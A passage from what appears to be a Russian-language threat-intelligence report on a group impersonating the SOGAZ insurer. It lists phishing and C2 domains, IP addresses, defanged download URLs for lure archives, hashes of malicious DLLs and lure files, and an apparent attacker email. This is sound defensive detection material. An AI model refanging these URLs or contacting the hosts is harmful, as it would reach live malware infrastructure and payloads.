
Вторая группа, связанная с files-sogaz[.]ru, sogaz-files[.]ru, sogaz-filesharing[.]ru и filesharing-sogaz[.]ru, объединена с доменами:
● tikhodoma[.]ru
● coveragepro[.]ru
● coconutt[.]ru
● sinij-led[.]ru
● yasnyydenek[.]ru
● life-cover[.]ru
● yiemoosh[.]ru
● over-there[.]ru
● zohse[.]ru
● зохсе[.]рф
● svezhiysneg-u[.]ru
● wwwzohse[.]ru
●
riskcover[.]ru
Кроме того, в результате применения аналогичного метода к С2-адресам, выявленным в ходе технического исследования, обнаружены следующие домены и хосты:
| sambastore[.]ru | 81[.]200[.]146[.]214 |
| tlswebsurfing[.]ru | |
| updatewebrtc[.]ru | |
| a620c2c5ac798105429ab0bb992e305c[.]ru | 188[.]225[.]39[.]88 |
| adwordstatistics[.]ru | 5[.]129[.]204[.]97 |
| conclouds[.]ru | 5[.]129[.]204[.]97 |
| cyber-mining[.]ru | 188[.]225[.]39[.]88 |
| cyberkarel[.]ru | 81[.]19[.]136[.]240 |
| equipads[.]ru | 188[.]225[.]39[.]88 |
| glonastracking[.]ru | 85[.]193[.]91[.]18 |
| gpslivestreaming[.]ru | 80[.]90[.]184[.]187 |
| gpsspoofing[.]ru | 201[.]51[.]8[.]163 |
| highloadvpn[.]ru | 201[.]24[.]60[.]146 |
| k8s-security[.]ru | 81[.]31[.]247[.]40 |
| netstreaming[.]ru | 81[.]200[.]146[.]207 |
| safe-surfing[.]ru | 72[.]56[.]11[.]232 |
| safelearning[.]ru | 186[.]246[.]7[.]134 |
| sogaz-tn[.]ru | 5[.]129[.]197[.]194 |
| sslfingerprinting[.]ru | 92[.]246[.]76[.]17 |
| testsalesmarketing[.]ru | 81[.]200[.]146[.]190 |
| tlswebstore[.]ru | |
| tnbreachforum[.]ru | 81[.]200[.]146[.]207 |
| tnbusiness[.]ru | 85[.]239[.]56[.]43, 91[.]195[.]12[.]80 |
| web-tracking[.]ru | 201[.]51[.]28[.]213 |
| webadstitistics[.]ru | |
| webssltracking[.]ru | 81[.]19[.]136[.]240 |
| 24webdav[.]ru | 186.246.28.223 |
| marketlearning[.]ru | 92.255.108.79 |
| webanalitycs[.]ru | 92.255.108.79 |
| trafficanalyze[.]ru | 185.207.66.83 |
| 24internetsales[.]ru | 176.57.208.33 |
| websogaz[.]ru | |
| safebrowser[.]ru | |
| cloudinformation[.]ru | 83.217.202.9 |
Стоит отметить, что группировка продолжает расширять свою инфраструктуру, при этом связывая ее с ранее используемой. Так, удалось выявить новые связи SSL-сертификата 72a415851df62e54af7da6c4489b08a6763712ae, ранее связанного с доменом cdn-sogaz.ru (191.44.37.235), со следующими хостами и доменами:
● rugosuslugi[.]email
● mail.rugosuslugi[.]email
● gosuslugi[.]email
● minfin[.]support
● mail.minfin[.]support
● 194[.]87[.]57[.]4
● 194[.]87[.]254[.]182
● 194[.]87[.]57[.]130
● 45[.]10[.]247[.]234
Указанные обстоятельства позволяют предположить возможное изменение как вектора атак, так и тематической направленности файлов-приманок, используемых атакующими.
Индикаторы компрометации
Сетевые индикаторы
filesharing-sogaz[.]ru
cdn-sogaz[.]ru
sogaz-cdn[.]ru
sogaz-files[.]ru
webdav-sogaz[.]ru
sogaz-webdav[.]ru
files-sogaz[.]ru
sogaz-filesharing[.]ru
files-sogaz[.]ru
f1iles-sogaz[.]ru
oak-fern[.]ru
wild-harbor[.]ru
darkvale[.]ru
zashchita-semyi[.]ru
tvoyapolis[.]ru
polisstrah[.]ru
tikhodoma[.]ru
coveragepro[.]ru
coconutt[.]ru
sinij-led[.]ru
yasnyydenek[.]ru
life-cover[.]ru
yiemoosh[.]ru
over-there[.]ru
zohse[.]ru
зохсе[.]рф
svezhiysneg-u[.]ru
wwwzohse[.]ru
riskcover[.]ru
sambastore[.]ru
tlswebsurfing[.]ru
updatewebrtc[.]ru
a620c2c5ac798105429ab0bb992e305c[.]ru
adwordstatistics[.]ru
conclouds[.]ru
cyber-mining[.]ru
cyberkarel[.]ru
equipads[.]ru
glonastracking[.]ru
gpslivestreaming[.]ru
gpsspoofing[.]ru
highloadvpn[.]ru
k8s-security[.]ru
netstreaming[.]ru
safe-surfing[.]ru
safelearning[.]ru
sogaz-tn[.]ru
sslfingerprinting[.]ru
testsalesmarketing[.]ru
tlswebstore[.]ru
tnbreachforum[.]ru
tnbusiness[.]ru
web-tracking[.]ru
webadstitistics[.]ru
webssltracking[.]ru
24webdav[.]ru
marketlearning[.]ru
webanalitycs[.]ru
trafficanalyze[.]ru
24internetsales[.]ru
websogaz[.]ru
safebrowser[.]ru
cloudinformation[.]ru
rugosuslugi[.]email
mail[.]rugosuslugi[.]email
gosuslugi[.]email
minfin[.]support
mail[.]minfin[.]support
191[.]44[.]37[.]222
81[.]200[.]146[.]214
188[.]225[.]39[.]88
5[.]129[.]204[.]97
5[.]129[.]204[.]97
188[.]225[.]39[.]88
81[.]19[.]136[.]240
188[.]225[.]39[.]88
85[.]193[.]91[.]18
80[.]90[.]184[.]187
201[.]51[.]8[.]163
201[.]24[.]60[.]146
81[.]31[.]247[.]40
81[.]200[.]146[.]207
72[.]56[.]11[.]232
186[.]246[.]7[.]134
5[.]129[.]197[.]194
92[.]246[.]76[.]17
81[.]200[.]146[.]190
81[.]200[.]146[.]207
85[.]239[.]56[.]43
91[.]195[.]12[.]80
201[.]51[.]28[.]213
81[.]19[.]136[.]240
186[.]246[.]28[.]223
92[.]255[.]108[.]79
92[.]255[.]108[.]79
185[.]207[.]66[.]83
176[.]57[.]208[.]33
83[.]217[.]202[.]9
104[.]171[.]130[.]199
191[.]44[.]37[.]235
191[.]44[.]38[.]70
5[.]129[.]200[.]198
62[.]76[.]228[.]28
80[.]64[.]31[.]126
83[.]217[.]200[.]210
188[.]225[.]27[.]102
83[.]217[.]200[.]210
194[.]87[.]57[.]4
194[.]87[.]254[.]182
194[.]87[.]57[.]130
45[.]10[.]247[.]234
hxxps://sogaz-filesharing[.]ru/%D0%98%D0%B7%D0%BC%D0%B5%D0%BD%D0%B5%D0%BD%D0%B8%D1%8F%20%D0%B2%20%D0%BF%D1%80%D0%BE%D0%B3%D1%80%D0%B0%D0%BC%D0%BC%D0%B5%20%D0%94%D0%9C%D0%A1[.]rar
hxxps://sogaz-cdn[.]ru/%D0%A1%D1%82%D1%80%D0%B0%D1%85%D0%BE%D0%B2%D0%B0%D0%BD%D0%B8%D0%B5%20%D1%80%D0%BE%D0%B4%D1%81%D1%82%D0%B2%D0%B5%D0%BD%D0%BD%D0%B8%D0%BA%D0%BE%D0%B2[.]zip
hxxps://cdn-sogaz[.]ru/%D0%A1%D1%82%D1%80%D0%B0%D1%85%D0%BE%D0%B2%D0%B0%D0%BD%D0%B8%D0%B5%20%D1%80%D0%BE%D0%B4%D1%81%D1%82%D0%B2%D0%B5%D0%BD%D0%BD%D0%B8%D0%BA%D0%BE%D0%B2[.]zip
hxxps://sogaz-files[.]ru/%D0%98%D0%B7%D0%BC%D0%B5%D0%BD%D0%B5%D0%BD%D0%B8%D1%8F%20%D0%B2%20%D0%BF%D1%80%D0%BE%D0%B3%D1%80%D0%B0%D0%BC%D0%BC%D0%B5%20%D0%94%D0%9C%D0%A1[.]rar
hxxps://files-sogaz[.]ru/%D0%98%D0%B7%D0%BC%D0%B5%D0%BD%D0%B5%D0%BD%D0%B8%D1%8F%20%D0%B2%20%D0%BF%D1%80%D0%BE%D0%B3%D1%80%D0%B0%D0%BC%D0%BC%D0%B5%20%D0%94%D0%9C%D0%A1[.]rar
hxxps://vc[.]ru/id6030334/3009787-gde-nayti-zapchasti-dlya-great-wall-safe
cs[.]telemost-ads[.]net
Файловые индикаторы
ДМС обновления.pdf
MD5: 2a53dfa258bb8abfeae1e20595e14014
SHA-1: 9a5d438119eb1548aa5db803eeefb4fcbad12344
SHA-256: 785ec0fc82c45f4fb600340ed3c3f582e6c29725a180b39009024753643dbd02
Изменения в программе ДМС.rar
MD5: 14375ffa161b02548c7699fbe05477a5
SHA-1: 01bfd6f549ae0b6458bb26b605dbdc2e468ef576
SHA-256: c588e7958a0eeec25347f8993ba1abf6d8d1c299739083312a25d31e87304358
settings
MD5:c4d1d8254ab8fad5b4efa9fc87d8473c
SHA-1: 896bae561c66b3f82ced36deed075b47f5b46069
SHA-256: 6460ef48514f652fdc8f5e56803a7e4d6370ed406eaafaa0c173e7f44618a9e7
C2R64.dll
MD5: ff5e61aa81873c7263dfb0a35ea1bfe6
SHA-1: 57cbbf5ab2d5571fef8a2093806ca56372069343
SHA-256: 471e89b0d081bb9bc8b5e876526373e317d2b326e78e442ea6b6d2a39b931012
ДМС для родственников.pdf
MD5: 43037ea31f38d1bbf131a67918f19585
SHA-1: 470dd3478be26d5cfdca38f95f585dd9d9374780
SHA-256: 954f1516b702b0f1843f83702334b344c5ad4ad82a95118beb6c70415d04a62f
Страхование родственников.zip
MD5:fc64807fa97c70db3b1cb094cf6a0bc6
SHA-1: fdb431b2bdea01be2a1b543accaf41efe25b6b05
SHA-256:e2a16f7aeb6da4700f4af286390c37a63ffb78dde52519c556fd8aca46d472f2
resources
MD5: 314ec62be384ce89603dff4e5d55bd12
SHA-1: a43e9145e9905024f04fb95a3a6982227f8f794c
SHA-256: 10e8d27132719be7e932df86c910cd37d815d686a94513a0816a3204c7a0627c
C2R64.dll
MD5: 0f64df18a0feb2ba3217c5be301749d6
SHA-1: 93fc8fe2f27dac35febf56657097d90829d11c7c
SHA-256: c7b431b3685830812e3f53830571146d576971cf1314ad7f1f3283bd7e221079
ДМС для родственников.pdf
MD5: e2ea5b422ccb40222d9623b2ae03448a
SHA-1: effef9a2ba91dacbf9a123d9b8b4dafbd5613db9
SHA-256: 01dc2a5db68a83fc1b8a4c64f066bedd75850907139c1947a1c75ccaee47b25d
Страхование родственников.zip
MD5: 3d1f74f4c20c25881f7f9efe1878719f
SHA-1: 825a2dd36396be4cc51f150744ff4fd4697f03ad
SHA-256: 458f55cba43e14e1fe2aab2f97bfa376241e86d4b11c2be73f84f7b76ae30856
C2R64.dll
MD5: e7e2d14397a9be2acc598c98b0ad7f7b
SHA-1: 906a389fa80e570199b8ba6692294f48610127e1
SHA-256: b6828b6e22bfda8bfaac368d6e94300cf86a214932d87cf725c38c1016a65bce
ДМС обновления.pdf
MD5:b87c2dbabb318cf2ab6947e85d52d27a
SHA-1: 6c5d283d80dfac7d5a775084281c665fce307acd
SHA-256: 2d639486996eed76fe06905f210c3ee360d85a59b96ab6af1cff239324db81b8
Изменения в программе ДМС.rar
MD5: e2604bacef9c23ee510547cd7aa44244
SHA-1: 7f8035c8dad5663b0e7112ddba62be3420a3f23e
SHA-256: c97379c3319156ad33f4df27be25ab44a7b38aba21621a1169d3af58f95f948a
C2R64.dll
MD5: 06dd1e25d44d52fd188f9d501f8d8626
SHA-1: e5932991c81f015cb678b9ab02a3c51914efd9ce
SHA-256: 3c1ed43e91ad12399f2c14434c25ca43e26aaf8f2767f481948559c940bc0cad
ДМС обновления.pdf
MD5: 758d28c3e4484b82f9070a0abeb59477
SHA-1: e006219905c91a14432dd8b1e468882ecc212dd7
SHA-256: a8dbb91fb6ec561c7b1554537bff0799ed5941bde9d4f758401b8cf107a44c4a
Изменения в программе ДМС.rar
SHA-1: baf64b0441921b7129cb973519f121c2dece790f
C2R64.dll
MD5: 2dc1f3410ca3ae2fd452f3004f1f665e
SHA-1: b6288e75a53ccdbcfca034d153950147937dd77b
SHA-256: a947080736183dc4ab44b74295485845bcf2e7e967e7e47df7740ecefbf70a3c
Пенсионные отчисления.rar
MD5: f9f3ca371bb9c0aa64185effa1eeaf27
SHA-1: 59c13de01add9c7eb1285d6c689cd8dc72ba7ea0
SHA-256: 4458f7533d09a9b1f1c7d7f6075879d98095c7903bdcbe49a75c8a1ac3c8243f
db
MD5: 2f9e21230d9701631f85c40040ac48cd
SHA-1: f55958b10092257aa6389f5aba6f04f1a6511874
SHA-256: dc07a797598bfe0ada60e5c9ccee27a19323c164ec35f7f7d4c26b214e2ce05e
C2R64.dll
MD5: 64429fa463a711a7c6910db1733bafb9
SHA-1: 9ea8a180f1e04e2b89bf7339bf174c1687952b16
SHA-256: 2cf596676de68119b31e45052f0f26753875f0d4e6d65787319d19aca453b136
Зарплатный проект ***нефть (2).zip
MD5: a68f2d10f149f2185fa209508fad3178
SHA-1: fb941439c46df1c4c6b09be37f7b3e0ce38c2979
SHA-256: 425fec493af7187a10760b7ed888a6839cd6703572d2796bd264dbdab6dcf481
config
MD5: 1638188f3a416424e18704ca8c451914
SHA-1: 98cdaacd7d9085a16dbd8494b6fa76fc5aaa5949
SHA-256: 66fb545649c8c7cc912072742ac77ce0c2a7e0ec002bff43313676160accbcf7
AppVIsvSubsystems64.dll
MD5: ef7dbd7ddeaceef80e9e00d034586bbc
SHA-1: b643e3d44d1953e730728255c458c13ebba4c789
SHA-256: a234b1864bbeffa88391c8e503e877a5cacce0ae679f1775cea2ed9caca9d1d5
Zip-архив
MD5: 6488cc4e92365c0c968af1473c3e3e5d
SHA-1: 8c496e00831b32e985bfe6925cee7691bc74b81f
SHA-256: 32bce653a84d6c7a1cc2cb6eefbfe4142ee85be0cff506a7067ba7327d3ef925
AppVIsvSubsystems64.dll
MD5: 3cf9b955e6e77f97b110940395c628c8
SHA-1: 3c17498eb5c8ec311cab53f497e7a30da954f5dd
SHA-256: 06c26c1647749fbda1299152aad859197fa966cc90244a060daac326109a1d65
Zip-архив MD5: 5de35e48fae8b7cf459f4bfa8171a6ea
SHA-1: 5a386ee1dcdeb9fedb4ff97caf0e3c52b9b8a248
SHA-256: 523c5ba13d92401322e4895cb17fcaf4ff1ac4a4812a7071ff269394c60ea54e
AppVIsvSubsystems64.dll
MD5: 196f7cb61c5707899ef93324dd18654b
SHA-1: b4a3e7a911a8193c4b2cc44032523f2dacc5d2a4
SHA-256: 671f0b67692344018c54cdc1e88853bd0bdd5fa2263da214ae1fd51d3ffa8bc9
Zip-архив MD5: c0cbefb2ff4caadd34ae4a0342862d65
SHA-1: f130faf86e3ac0a4685ba5ef9181b59b8443927a
SHA-256: 933acb8386d27df2039e43091819e346995d95e96d08d6340ceee329dc3d2a9d
C2R64.dll
MD5: 06dd1e25d44d52fd188f9d501f8d8626
SHA-1: e5932991c81f015cb678b9ab02a3c51914efd9ce
SHA-256: 3c1ed43e91ad12399f2c14434c25ca43e26aaf8f2767f481948559c940bc0cad
Zip-архив MD5: 4a4d959254959739f3bb247d7188a77b
SHA-1: 6504f576ad38f04104702a9d6c569adf341e1376
SHA-256: 14537a865d98cfabc43953ed504e82b1132cfeb5c31833ef0c1f00cf93650f73
C2R64.dll
MD5: 1101cc8f94d2073ee395976e450a8278
SHA-1: a0e0ec0e6246dbf9a82cde34d9a95532b3fbec3c
SHA-256: 503bbb25e8fe69d46c308ea09d37e6e9e442d2e1aaec1b8ec0de67f11f209712
Зарплатный проект.htm
MD5: b6b79d6a0ac05d16aff79594231c901a
SHA-1: cfe266f0aa8629fd724d3af1ce496c49c6218a92
SHA-256: d553194e4e13ae735b7c6300d17d350fd87123864f451936168bef1854960cf3
Зарплатный проект ***нефть.zip
MD5: 57c6762d79c3a2af152090d03bcc662d
SHA-1: 2570d0a0fccfa0532cce43f8e44f12b0b5ecb027
SHA-256: 56902513bd5ffbebc60d6d06172692fb2cc2c2bd2a688612f5b2f450ffd9c094
AppVIsvSubsystems64.dll
MD5: 0226a9a14ccee68f433f7582eac777e3
SHA-1: ee5dd0c98709e645c3e13ec2da0136dd9dd4ae17
SHA-256: d02313d8ff6f863337eae6e6931ab801c22ff5c9e5e89a926586a3fee3b328d1
Специальное предложение.shtml
MD5: 192a11db30b71c12a562f7dea5b65328
SHA-1: 626360ea0408845db2e0dfab23ba1a2b1b767956
SHA-256: 9c7457ecb26e6e96e8be86998a12d9c7c4c9fa94e4a09dc1f7fe6bce87759223
Специальное предложение ***нефть.rar
MD5: 26a4f78cb4c70cb70b917d3013aa4eb2
SHA-1: 7db4f6ecbdf4955d411ab947110d5b6a12622662
SHA-256: e9d63f9954ce84e0e8888d55aed1bdd37045f5a19c2ac0418621fe81e75da9a0
storage
MD5: 573e211a6191223cb869e73b5e4e4aba
SHA-1: 8b43c1d85a2db0f62c5fa644d4db0a32efb962ec
SHA-256: 22e64643f9b2b12c098a8fed5d651113737ddb161564b2c64ca928111aa5b4dc
AppVIsvSubsystems64.dll
MD5: 2c1daeccd6a2e914d1375f9b0110bfbf
SHA-1: a84ee1d39ec05b362a3b84a7680aa1e304e0acd0
SHA-256: df0e0fdfcb6d861becb59dbd410b8b30538de4084f421e7e6a6783cdc7b63e16
AppVIsvSubsystems64.dll
MD5: 01a1e9d4d8ae50f0211ff49d048a5edf
SHA-1: 33cc837d54834d25aabd3b2c885eb7f6398ffc96
SHA-256: f39460c8b2a20cb2b1da2bf84a495d8733e72d4be91eafd78f7d19ba03703565
C2R64.dll
MD5: 8091a5eb9f562e834e698499499c8bb5
SHA-1: 740375e7e88229ba6035afe00b21a0c2f91d4f2a
SHA-256: e43c9fe383550b23389bc6f61d67c6684cbfb3a8ec66d0e75a44636282084097
rpc64.dll
MD5: 3c6374a5c0919dcae515a94716e3a06e
SHA-1: ac0f4222088f4dea22d890e7c294a53eb867b640
SHA-256:64407a8b44d1297fc4833e40c83c2be21b0be487f8424d445572f184f9c73deb
rpc64.dll
MD5: 46783c1d81946270ecaa7c362637a816
SHA-1: 4d107d9ba2ed6416c4dab448b907f0dcaa76fada
SHA-256: 693244548d523aef107176a1f173b4c17b9b51b8982bd08d1a9205a1afd1818a
Адрес электронной почты
mutewinter78@gmail.com


